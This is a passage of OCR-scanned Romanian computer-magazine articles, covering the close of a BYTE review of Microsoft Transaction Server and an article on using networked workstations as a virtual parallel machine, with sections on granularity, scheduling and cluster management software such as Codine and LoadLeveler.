unui nivel de mapare XA-la-ODBC care expune funcțiile și procedurile ODBC printr-o interfață XA.

Ca funcționalitate, Transaction Server lucrează ca o casă de cliring la rețele solicitate, complexe. El administrează resursele de nivel scăzut ale SO (de ex. procese și fire) făcând posibilă astfel execuția concurentă a clienților care accesează aplicațiile server. Transaction Server sincronizează accesul la baze de date multiple micșorând efectul traficului de mesaje busy SQL prin redirecționarea tranzacțiilor la servere de aplicații și servere de baze de date.

Transaction Server asigură suport (și necesită) ActiveX, are o interfață simplă de programare pentru legarea la aplicația proprie și oferă o instanțiere just-in-time (pe moment) pentru componentele obiecte. Instanțiere just-in-time se referă la întârzierea de către Transaction Server a scoaterii metodelor unui obiect din memorie pentru scurt timp, pentru cazul în care o tranzacție ce urmează ar utiliza același obiect.

Transaction Server administrează un set de conexiuni ODBC din care se pot servi clienții și poate fi depozitar pentru variabile de date partajate care pot fi accesate de către procese multiple ce se execută concurent. Acest depozitar permite ca programele să partajeze variabile globale între ele, ca și cum ar fi un singur proces. Componentele de aplicații administrare de Transaction Server sunt transparente privind locația lor, deci se pot afla virtual oriunde în rețea. Aplicația nu trebuie să urmărească pe care server, ce unitate disc sau în care structură de directori se află ele. Transaction Server maschează aceste detalii murdare pentru programatorul logică a activității firmei.

Transaction Server Explorer, o unealtă de administrare care oferă senzația de Explorer Windows 95 orientat fișier și catalog este unealta utilizată de programatori pentru declararea pachetelor, inserarea de componente în fiecare pachet și atribuirea atributelor pentru fiecare pachet și componentă. Prin interfața utilizator de la Transaction Server Explorer, programatorii pot urmări ușor nivelele de activitate, administra tranzacții, configura suportul pentru tranzacții, stabili securitate și crea pachete de tranzacții.

Transaction Server controlează securitatea atât la nivel de proces cât și la cel de componente. Selectând simplu din butonul stâng un obiect și apoi selectând Properties în meniul ce apare pentru obiect, puteți atribui securitate la nivel proces și valida verificarea de autorizare la acces la interfață (când introduceți o componentă în pachet)utilizând interfața ierarhică de selectare de la Transaction Server Explorer.

TP este doar o parte a modelului de programare Transaction Server. Pachetele care nu au ca obiectiv TP pot şi ele să beneficieze de modelul DCOM (Distributed Component Object Model) oferit pentru pachet şi de sistemul de securitate la nivel proces. Transaction Server administrează instanţe de obiecte şi durata vieţii pentru obiecte.

Cum a mers?

Din testele mele am constatat că Transaction Server distribuie echilibrat sarcinile de rezolvat pentru aplicaţii (adică tranzacţii) şi reacţionează adecvat la eliminarea subită a unor servere. Înglobarea de Transaction Server în programul J++ a fost foarte simplă.

Prin rezerva de fire (pool of threads) pe care o administrează Transaction Server tratează administrarea proceselor şi firelor şi oferă izolare intre acestea. Spre deosebire de administrarea clasică de fire din aplicaţie (în care programatorul scrie cu mâna codul de creare, alocare şi terminare pentru fire), Transaction Server realizează prin rezerva de fire automată posibilitatea ignorării de către componentele aplicaţiei a firelor şi programatorii nu trebuie să includă administrarea firelor în programele lor pentru logica de activitate a firmei.

Dar nu puteţi amesteca modelele de lucru cu fire în acelaşi pachet. Dacă o componentă din pachet este cu un singur fir, toate trebuie să fie la fel. Componente cu modele diferite de fire nu pot face parte din aceeaşi tranzacţie din cadrul aceluiaşi proces de pe serverul de aplicaţie. Am descoperit această restricţie atunci când am încercat să amestec componente Visual Basic şi Visual C++ în acelaşi pachet. A trebuit să declar componentele Visual C++ ca având un singur fir (sau se pot pune în pachet separat, ceea ce este uşor).

Imagine unică

Distribuirea încărcării cu tranzacţii şi asigurarea integrităţii tranzacţiei sunt două dintre problemele majore cu care se confruntă proiectanţii de aplicaţii atunci când doresc să dezvolte aplicaţiile pentru utilizare intensivă. Transaction Server de la Microsoft abordează exact aceste probleme şi face acest lucru într-un mod uşor de configurat, administrat şi prin selectări simple cu maus.


Aveam sentimente ambivalente legate de cerinţa din partea Transaction Server ca logica de activitate a firmei să fie implementată cu componente ActiveX. Pe de o parte, arhitectura Microsoft Transaction Server şi modelul OLE Automation se îmbină în mod natural. Pe de altă parte, cerinţa ActiveX poate să însemne o adoptare mai lentă pentru Transaction Server în timp ce programatorii de aplicaţii se vor lupta cu traducerea vechii implementări pentru logica afacerii în formă ActiveX.

Din fericire suportul limbajelor pentru ActiveX din partea furnizorilor de compilatoare pare asigurat în momentul apariţiei acestui articol, el există sau este la orizont. Produsele proprii Microsoft pentru limbaje (C++, Visual Basic şi J++) pot fi folosite desigur pentru a crea componente ActiveX şi mMicrosoft include chiar configuratoare (Wizzards) pentru a ajuta la început. Alţi furnizori, ca Borland (Delphi, C++ Builder), Powersoft (Powerbuilder, Optima++) şi atât Microfocus, cât şi Fujitsu (COBOL) lucrează acum la configuratoare similare şi îşi verifică produsele compilator ca să lucreze cu Transactions Server.

Viitorul pentru Transaction Server ne va oferi mai mult decât interfaţa XA pentru acces la baze de date. Microsoft doreşte să includă Transactions Server în NT Server 5.0 şi firma spune că va schimba arhitectura IIS pentru a fi orientată pe tranzacţii. De exemplu, veţi putea cu timpul să marcaţi o pagină Web care utilizează tehnologia Active Server Page ca fiind o tranzacţie şi face ca IIS să administreze automat accesul la baza de date care rezultă din pagină în mod automat.

În special în ceea ce priveşte orientarea pe obiecte şi componente, Microsoft crede că a trecut în fruntea pieţei de monitoare TP cu Transaction Server. BEA, IBM, Oracle şi alţi furnizori de middleware nu sunt de acord. În ceea ce mă priveşte, cred că Microsoft a făcut un pas important pentru a oferi suport aplicaţiilor verticale pentru întreaga întreprindere şi cu care se poate derula întreaga activitate a firmei, un pas într-un domeniu în care Microsoft nu are prea multă experienţă.

Pe măsură ce dobândeşte experienţă în automatizarea proceselor de afaceri din întreprindere, Microsoft va lansa alte produse, crede şi speră că firmele mari vor include aceste produse în cadrul efortului lor de prelucrare a datelor. Totuşi, mă îndoiesc că Microsoft va avea beneficii din producere de Transaction Server pentru platforme diferite de NT.■


My Computer
Network Neighborhood
Internet Explorer
Recycle Bin
My Briefcase
Microsoft Outlook
Shortcut to Cal
James
Transaction Server Explorer - Components
File View Tools Help
Transaction Server Explorer - Methods
File View Tools Help
Computers
My Computer
Packages Installed
Adventure Works - Order Entry
Components
AWAuthorize.AuthorizePayment
AWBasket.ShoppingBasket
AWBasket.ShoppingBasketItem
Interfaces
_ShoppingBasketItem
Methods
AddRef
Color
DiscountedPrice
ExtPrice
GetIDsOfNames
GetTypeInfo
GetTypeInfoCount
Invoke
ItemNumber
ProductCode
Quantity
AddRef
Color
DiscountedP...
ExtPrice
GetIDsOfNa...
Transaction Server ...
File View Tools Help
Administrator
Reader
2 object(s)

Prog ID	Transaction	DLL	CLSID	Use MTX	In process	Local	Remote
AWAuthorize. AuthorizePa...	Supported	C:\MTX\Packages\A...	{61684708-48...	Y	N	Y	N
AWBasket. ShoppingBasket	Not supported	C:\MTX\Packages\A...	{DA3F69C9-4...	Y	N	Y	N
AWBasket. ShoppingBask...	Not supported						
AWCatalog. Catalog	Not supported						
AWCustomer. Customers	Required						
AWOrder. Order	Required						
AWPayment. Payment	Required						
AWSalesTax. SalesTax	Supported						
AWShipping. Shipping	Required						
AWTakeANumber. TakeA...	Supported						
AWTakeANumber. TakeA...	Requires new						

Puteţi folosi Microsoft Transaction Server Explorer pentru a determina uşor metodele şi proprietăţile componentelor

INFORMAŢII

Microsoft Corp.
Redmond, WA
800-426-9400
206-882-8080
http://www.microsoft.com

NOTA EDITORULUI: *Puteţi descărca codul pentru test de pe situl BYTE (***http://www.byte.com***)*

Barry Nance este editor consultant BYTE şi autorul cărţii: Introduction to Networking, *4th Edition (Que, 1997),* Using OS/2 Warp *(Que, 1994) şi Client/Server* LAN Programming *(Que, 1994). Îl puteţi contacta la:* **barryn@bix.com**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Rețeaua ca supercomputer

Programarea aplicațiilor de mare performanță pe sisteme distribuite.

De Dan Grigoraș

Interconectarea rețelelor de calculatoare și, în special, realizarea Internetului pun în evidență avantajele extrem de importante ale comunicației, partajării de informații și de programe în rețea. Dar numai atât se poate obține de la o colecție, practic nelimitată, de calculatoare extrem de diverse? Evident, răspunsul este nu! Cu eforturi suplimentare, de concepție și proiectare, este posibil ca un număr mai mare de calculatoare să fie folosit la execuția unei aplicații complexe, de mare performanță. Execuția unui program, folosind mai multe sisteme de calcul simultan, poate conduce, dar numai prin respectarea unor principii specifice calculului paralel și distribuit, la creșterea performanțelor [1]. Acestea sunt reducerea timpului de execuție, creșterea calității rezultatelor, un grad mai ridicat de toleranță la defecte etc. (vezi caseta „Concepte").

Pe de altă parte, utilizarea mai multor calculatoare la execuția aceleiași aplicații înseamnă paralelism. Cu alte cuvinte, ne putem propune să folosim 2, 3, 4,..., n calculatoare conectate în rețea pentru a forma o mașină paralelă virtuală. O astfel de mașină, configurată software, ar corespunde modelului de paralelism cu transfer de mesaje sau cu o altă definiție, cu memorie distribuită. Totuși, trebuie să ținem cont că un sistem de calcul paralel cu memorie distribuită este omogen (toate nodurile de calcul sunt identice din punct de vedere al resurselor hard și soft) și folosesc rețele de interconectare cu topologii regulate (plasă, stea, inel, hipercub etc.). La rândul lui, sistemul distribuit care poate constitui o mașină paralelă virtuală poate fi omogen, dar de cele mai multe ori este eterogen, iar rețeaua de interconectare nu are o structură regulată, decât în situații particulare.

Concepte

Se poate face o diferențiere între sistemele paralele și cele distribuite, mai ales dacă avem în vedere că sistemele paralele cu memorie distribuită ar stabili legătura între cele două clase? Distincția este determinată atât de caracteristicile arhitecturale, cât și de modalitățile diferite de proiectare a aplicațiilor. Din punct de vedere arhitectural, sistemul paralel este omogen, implementând la diverse nivele (HW, kernel, compilatoare etc.) mecanisme specifice calculului paralel. Probabil, modelul sistemelor cu memorie comună, sau a celor dedicate (SIMD, sistolice) este cel caracteristic. Dar și sistemele cu memorie distribuită (rețele de transputere) sunt proiectate pentru maximizarea performanțelor unor aplicații paralele. În acest ultim caz, topologia rețelei poate fi aleasă astfel încât să corespundă topologiei aplicației.

Un sistem distribuit (rețea de calculatoare, la care se conectează și sisteme paralele) este o colecție de noduri de calcul puternice ce funcționează de regulă individual, dar care partajează resurse comune (fișiere, memorie, dar și procesoare).

PVM (Parallel Virtual Machine) este un exemplu de nivel de abstractizare prin care, pe un sistem distribuit, se construiește un sistem paralel cu memorie distribuită.

Calcul de mare performanță (HPC - High Performance Computing) este o noțiune generică, folosită din ce în ce mai mult pentru a îngloba atât paralelismul, cât și conceptul de calcul distribuit. În fapt este o înlocuire a termenului de „supercalculator" cu cel de sistem de mare performanță. Astfel se menajează susceptibilitățile programatorilor care nu ar fi puși în situația abandonării manierii clasice de programare, subliniindu-se în același timp oferta de performanță maximă.

Atât calculul paralel, cât și cel distribuit își au rădăcinile în conceptul de concurență.

Dincolo de secvențial

De ce am dori însă să creștem gradul de complexitate al implementării și gestiunii aplicației, părăsind modelul de programare secvențial, von Neumann? Există mai multe motive serioase, care capătă tot mai multă greutate odată cu evoluțiile tehnologiilor informatice și de comunicație.

În primul rând, marea majoritate a aplicațiilor posedă un grad mai mic sau mai mare de paralelism, adică sunt formate din activități de calcul care se pot executa simultan. Orice programator sesizează aceste elemente, dar este forțat de modelul secvențial să ignore evoluția normală a procesului de calcul, ceea ce influențează negativ durata execuției. Deja, prin calculul concurent, s-a reușit abandonarea „patului lui Procust" al programării secvențiale. Dacă însă fiecare activitate de calcul devine un proces concurent și nu paralel, cu alte cuvinte execuția sa este pe un calculator mono-procesor, trebuie să se țină cont de consumul suplimentar de resurse, aferent gestiunii sale de către sistemul de operare.

În al doilea rând, există aplicații care solicită resurse de calcul din ce în ce mai puternice, imposibil de asigurat cu un singur calculator. Aceste aplicații, cunoscute acum cu apelativul de aplicații de mare performanță (de exemplu, modelarea și simularea unor structuri moleculare, a unor fenomene fizice, prelucrarea imaginilor, GIS) se execută în mod curent pe supercalculatoare, sistemele paralele cele mai rapide, dar și extrem de scumpe. Un sistem distribuit, cum este o rețea universitară, poate constitui o alternativă foarte atractivă din punct de vedere al raportului preț/performanță la un supercalculator. În plus, mai are și avantajul că realizează o creștere naturală a performanțelor prin înlocuirea stațiilor cu modele mai noi, sau a mediului de interconectare cu unul mai rapid. Această adaptare rapidă la evoluțiile tehnologice nu se poate realiza la un sistem paralel. Aplicația proiectată pentru un sistem distribuit este și portabilă și scalabilă, în timp ce aplicația paralelă depinde de modelul de calcul al sistemului țintă și are, deci, un grad scăzut de portabilitate.

În fine, s-a constatat că sistemele distribuite instalate în marea majoritate a organizațiilor, academice, industriale sau comerciale, nu sunt utilizate decât un interval de timp extrem de redus. Chiar atunci când sunt operaționale, procentul de utilizare a principalelor resurse (numărul de cicluri UC și numărul de pagini de memorie liberă) este mult sub 100%. Prin valorificarea acestor resurse disponibile se poate reduce timpul de execuție și crește productivitatea sistemului, dacă aplicațiile sunt proiectate pentru execuție în rețea.

Toate argumentele prezentate, la care se pot adăuga încă multe altele, pledează pentru utilizarea sistemelor distribuite omogene sau eterogene, ca mașini paralele virtuale. Există mai mulți termeni consacrați care exprimă această idee, ca „networks of workstations“- rețele de stații de lucru, sau „clusters of workstations“ - „ciorchini“ de stații de lucru. Ceea ce trebuie subliniat este că mașina paralelă virtuală se creează software, prin elemente ale sistemului de operare și/sau biblioteci de programe specifice.

Programarea unei aplicații pe o mașină paralelă virtuală presupune, pe de o parte, proiectarea aplicației astfel încât să se extragă maximum de paralelism, iar pe de alta, asigurarea mecanismelor de creare a sistemului de calcul țintă - mașină paralelă virtuală, creată cu elementele rețelei (rețelelor) de calculatoare. Realizarea sistemului multi-calculator se poate face alegând, fie un pachet software de tipul Cluster Management Software (CMS), care este proiectat pentru a administra aplicațiile lansate pe un sistem distribuit, fie un pachet de tipul Cluster Computing Environment (CCE), care reprezintă un mediu de execuție.

Un pachet CMS se plasează peste sistemele de operare existente, ceea ce înseamnă că nu produce nici o modificare nucleului sistemului de operare. O funcționalitate superioară se obține, însă, prin înlocuirea nucleului existent cu unul nou, care include serviciile necesare mediului de programare dorit. Această soluție este adoptată în cazul CCE.

Modelul de execuție CMS

O aplicație CMS folosește două componente, un client rezident pe stația de lucru a utilizatorului și un planificator central, care gestionează resursele disponibile ale clusterului, prin


Extragerea și planificarea paralelismului aplicațiilor

Gradul de paralelism al unei aplicații variază pe parcursul execuției sale. Uneori, este posibil ca paralelismul aplicației să nu corespundă celui al mașinii. În exemplul din figură se prezintă un graf de execuție ce consumă 3 cicluri: în primul se realizează 4 citiri din memorie (Load), apoi se execută 2 operații aritmetice, la fel ca în ciclul 3. Deci, paralelismul variază de la 4 la 2, cu o medie 8/3=2,67 instr/ciclu. Dacă procesorul sistemului poate executa simultan o citire cu o operație de calcul, paralelismul asigurat de mașină este 8/7 = 1,14 instr/ciclu. Cu alte cuvinte, sistemul de calcul nu poate satisface paralelismul aplicației.


Același program poate fi executat pe un sistem cu 2 procesoare. Fiecare procesor poate executa numai o instrucțiune la un moment dat (fig 1 și 2).

Valoarea granularității și planificarea execuției (Scheduling). Odată extras paralelismul potențial al unei aplicații, se pune problema dimensiunii proceselor (alegerea unei granularități optime), astfel încât timpul de execuție să fie minim. Evident, luarea acestor decizii se face în contextul unei aplicații date și al unui sistem de calcul dat.


Pentru secvența de program care urmează se pot trasa mai multe grafuri de execuție (con-



3. Un graf de execuție paralelizat cu granularitate fină (a), respectiv mare (b).



1. Executarea unui program (graful din stânga) pe un procesor ce poate executa simultan o operație cu memoria și una aritmetică internă (dreapta).



2. Execuția programului cu 2 procesoare.

urmărirea cozilor de așteptare configurate și a parametrilor de încărcare a stațiilor. Pentru a se executa o aplicație pe cluster, clientul va trimite planificatorului un fișier ASCII care conține o descriere a resurselor necesare, sub forma unor cuvinte cheie (numele aplicației, timpul maxim de execuție, platformele dorite etc.).

Pe fiecare stație a clusterului există un demon care comunică la intervale regulate de timp starea de încărcare a stațiilor planificatorului. Acesta trebuie să echilibreze încărcarea tuturor stațiilor din clusterul pe care îl gestionează. Astfel, atunci când se lansează în execuție o aplicație nouă, el trebuie nu numai să satisfacă cererea de resurse a acesteia, dar și să mențină o încărcare echilibrată între stații.

Planificatorul central folosește mai multe cozi de așteptare, fiecare pentru o clasă diferită de aplicații. De exemplu, aplicațiile paralele au nevoie de un cluster omogen, de aceea vor fi introduse într-o coadă de așteptare anumită. Sau, o altă coadă de așteptare va fi creată pentru un server foarte puternic.

Tot planificatorul central are și sarcina garantării că aplicațiile s-au încheiat corect. Această funcție o realizează prin monitorizarea stării aplicației până la încheierea execuției. Dacă o aplicație se termină anormal, din motive de sistem, va fi replanificată.

Formarea unui cluster depinde de disponibilitatea resurselor de calcul, dar și de „proprietarul“ lor. O stație poate fi „proprietatea“ unei persoane, a unui grup, a unui departament, sau a unei organizații. Numai un proprietar care solicită resurse puternice pentru aplicația sa va

form [2]). Primul este cu granularitatea cea mai fină. Fiecare nod este etichetat cu o pereche de valori, un identificator și valoarea granularității, exprimată în număr de instrucțiuni (fig 3).

```
Begin
    1. a:=1
    2. b:=2
    3. c:=3
    4. d:=4
    5. e:=5
    6. f:=6
    7. g:=axb
    8. h:=cxd
    9. i:=dxe
    10. j:=exf
    11. k:=dxf
    12. l:=jxk
    13. m:=4xl
    14. n:=3xm
    15. o:=nxi
    16. p:=oxh
    17. q:=pxq
End
```

Nodurile 1-6 sunt referințe la memorie (Ld) - 7 cicluri, celelalte fiind de calcul aritmetic (CPU) - 2 cicluri. Arcele indică variabilele transmise și durata operației respective.

Nodul A s-a obținut prin combinarea nodurilor 1-6 și 11. Granularitatea sa, 8, este suma granularității nodurilor componente.

Desigur, toate componentele de granularitate fină care au fost grupate într-un nod de granularitate mare se vor executa pe același procesor. Astfel, durata comunicațiilor între granulele fine poate fi neglijată. Alegerea unei dimensiuni optime pentru un proces - granulă are în vedere obținerea unei planificări de timp minim (fig 4).

Se observă că, pentru același număr de procesoare instalat în sistem, planificarea cu granularitate fină conduce la un timp de execuție mai mare, datorită numeroaselor operații de comunicație între procesoare.

Pentru a reduce timpul de inactivitate, ca și pe cel de comunicație, se mai poate folosi o soluție, multiplicarea unor procese-noduri pe mai multe procesoare.


Putem identifica următoarele etape în procesul de paralelizare și planificare:

- construirea grafului de execuție cu granularitatea cea mai fină;
- planificarea proceselor obținute;
- gruparea granulelor fine;
- planificarea proceselor obținute.


Vom considera un alt exemplu, ce corespunde produsului a două matrice, C = A x B, după care se dorește sumarea elementelor lui C, c11 + c12 + c21 + c22.

Graful de execuție este prezentat în figura alăturată. Operația de adunare se execută în t1, cea de înmulțire în t2 (10t1), iar cea de comunicație (com) în t3 (25t1) (fig 5).

Se poate analiza execuția acestui graf pe un sistem cu 1, 4, sau 8 procesoare.



4. Două planificări, una de granularitate fină și una de granularitate mare. Idle - inactiv, zona albastră - operații de comunicație.



5. Un graf de execuție, reprezentat cu granularitate fină (A-P) și mare (U-V).

Soluţii comerciale de la SUN

Firma SUN Microsystems a promovat în mod activ conceptele de calcul paralel şi scalabilitate, în cadrul sistemelor sale comerciale Enterprise Server. Aceste concepte devin extrem de importante, în contextul aplicaţiilor de tip client-server, data warehouse şi web. Iată, în continuare, poziţia sa privind aceste concepte şi rezultatele practice ale implementării lor.

Scalabilitatea este abilitatea de a creşte puterea de calcul, exprimată ca număr de unităţi centrale (UltraSparc), capacitatea memoriei interne şi a discurilor pentru un server. În timp ce Windows NT scalează la 4 unităţi centrale, sistemul de operare Solaris permite scalarea până la 64 unităţi centrale. Dar scalabilitatea înseamnă mult mai mult: prin creşterea resurselor instalate (calitativ şi cantitativ), timpul de execuţie al aplicaţiei trebuie să se reducă. În timp ce nucleul NT nu permite scalarea liniară a aplicaţiilor, SUN pretinde că realizează 100% scalabilitate la serverele sale, în limita celor 64 unităţi centrale.

Conceptul de **clustering** a fost introdus iniţial pentru a creşte disponibilitatea datelor distribuite pe mai multe servere. Dacă se încearcă folosirea clustering-ului pentru scalabilitate, se va obţine o performanţă în domeniul 30% - 60%. De ce? Pentru că cele mai multe aplicaţii nu au fost scrise pentru execuţie pe un cluster. Numai puţine aplicaţii, ca Oracle Parallel Server şi Informix XPS sunt "cluster-aware" şi pot fi executate cu rezultate foarte bune pe SUN Parallel Database PDB 1.2. De cele mai multe ori, clustering-ul este folosit pentru creşterea toleranţei la defecte şi nu pentru a creşte performanţele de calcul.

avea posibilitatea să utilizeze un cluster.

Caracteristici ale unui CMS

Primele proiecte de utilizare a clusterelor de calculatoare au fost iniţiate în cadrul unor universităţi americane. Conform unei cercetări efectuate de NHSE, sunt propuse utilizatorilor potenţiali mai mult de 20 produse CMS. Un pachet CMS poate avea o origine academică şi atunci va avea un caracter experimental pronunţat, sau comercială, ceea ce înseamnă stabilitate, robusteţe şi suport tehnic. Elementele cele mai importante care diferenţiază pachetele CMS sunt:

1.posibilitatea funcţionării pe un cluster omogen sau eterogen;

2.tipurile de platforme hardware şi software;

3.tipurile aplicaţiilor distribuite care pot fi executate - batch, interactive, paralele (este PVM 3.3.x sau MPI acceptat?);

4.ce fel de cozi de aşteptare se pot crea - multiple, configurabile etc.;

5.modul de realizare a planificării şi a echilibrării încărcării;

6.cum se execută monitorizarea aplicaţiilor şi replanificarea lor;

7.care este impactul asupra „proprietarului“ staţiei şi a proceselor locale, atunci când staţia este inclusă în cluster;

8.posibilitatea de a suspenda şi relua execuţia aplicaţiei, pentru a minimiza impactul asupra proceselor locale;

9.resursele clusterului sunt partajate sau folosite exclusiv de o aplicaţie;

10. se furnizează utilizatorului şi administratorului statistici ale execuţiei aplicaţiei?

11. se poate modifica dinamic configuraţia clusterului, prin adăugarea sau eliminarea unor staţii ?

12. sunt incluse funcţii de toleranţă la defecte, cum ar fi verificarea disponibilităţii resurselor necesare, înainte de lansarea în execuţie, sau posibilitatea reluării unui proces când staţia pe care se executa s-a defectat?

13. funcţiile de securitate asigurate, de cele mai multe ori echivalente celor asigurate de UNIX.

Produse CMS

Caracteristicile enumerate diferenţiază pachetele software disponibile şi pot constitui criterii importante de alegere. Vom trece în revistă, în continuare, câteva produse CMS semnificative.

Codine, produs de firma Genias GmbH din Germania, este un pachet CMS pentru reţele eterogene, în care pot fi incluse sisteme de calcul paralel. Codine oferă posibilitatea echilibrării statice şi dinamice a încărcării, salvează periodic starea aplicaţiei şi acceptă aplicaţii batch, interactive şi paralele.

Load Balancer comercializat de Unison Software din Statele Unite urmăreşte să optimizeze utilizarea resurselor de calcul, prin distribuirea calculelor staţiilor UNIX disponibile în sistem. Disponibilitatea este calculată pe baza capacităţii şi stării de încărcare curentă a fiecărui calculator, a resurselor solicitate de aplicaţiile lansate în execuţie, ca şi a restricţiilor definite de utilizator sau aplicaţii.

LoadLeveler, produs de I.B.M., este un planificator de aplicaţii care distribuie activităţile de calcul clusterelor formate din staţii de lucru şi/sau noduri ale unor sisteme multi-procesor. LL hotărăşte când şi cum se execută o aplicaţie secvenţială, funcţie de preferinţele definite de utilizator şi administratorul de sistem. Utilizatorii comunică cu LL folosind câteva comenzi simple, sau prin intermediul unui GUI. Aplicaţiile sunt livrate LL printr-un fişier de comenzi, asemănător unui fişier script UNIX. Aplicaţiile sunt păstrate în coadă până ce LL poate aloca resursele necesare execuţiei lor. Când se planifică o aplicaţie, necesarul său de resurse (memorie, spaţiu disc, sistem de operare, programe de aplicaţii) este comparat cu resursele disponibile. Dacă solicitarea poate fi satisfăcută, managerul central LL lansează imediat în execuţie aplicaţia.

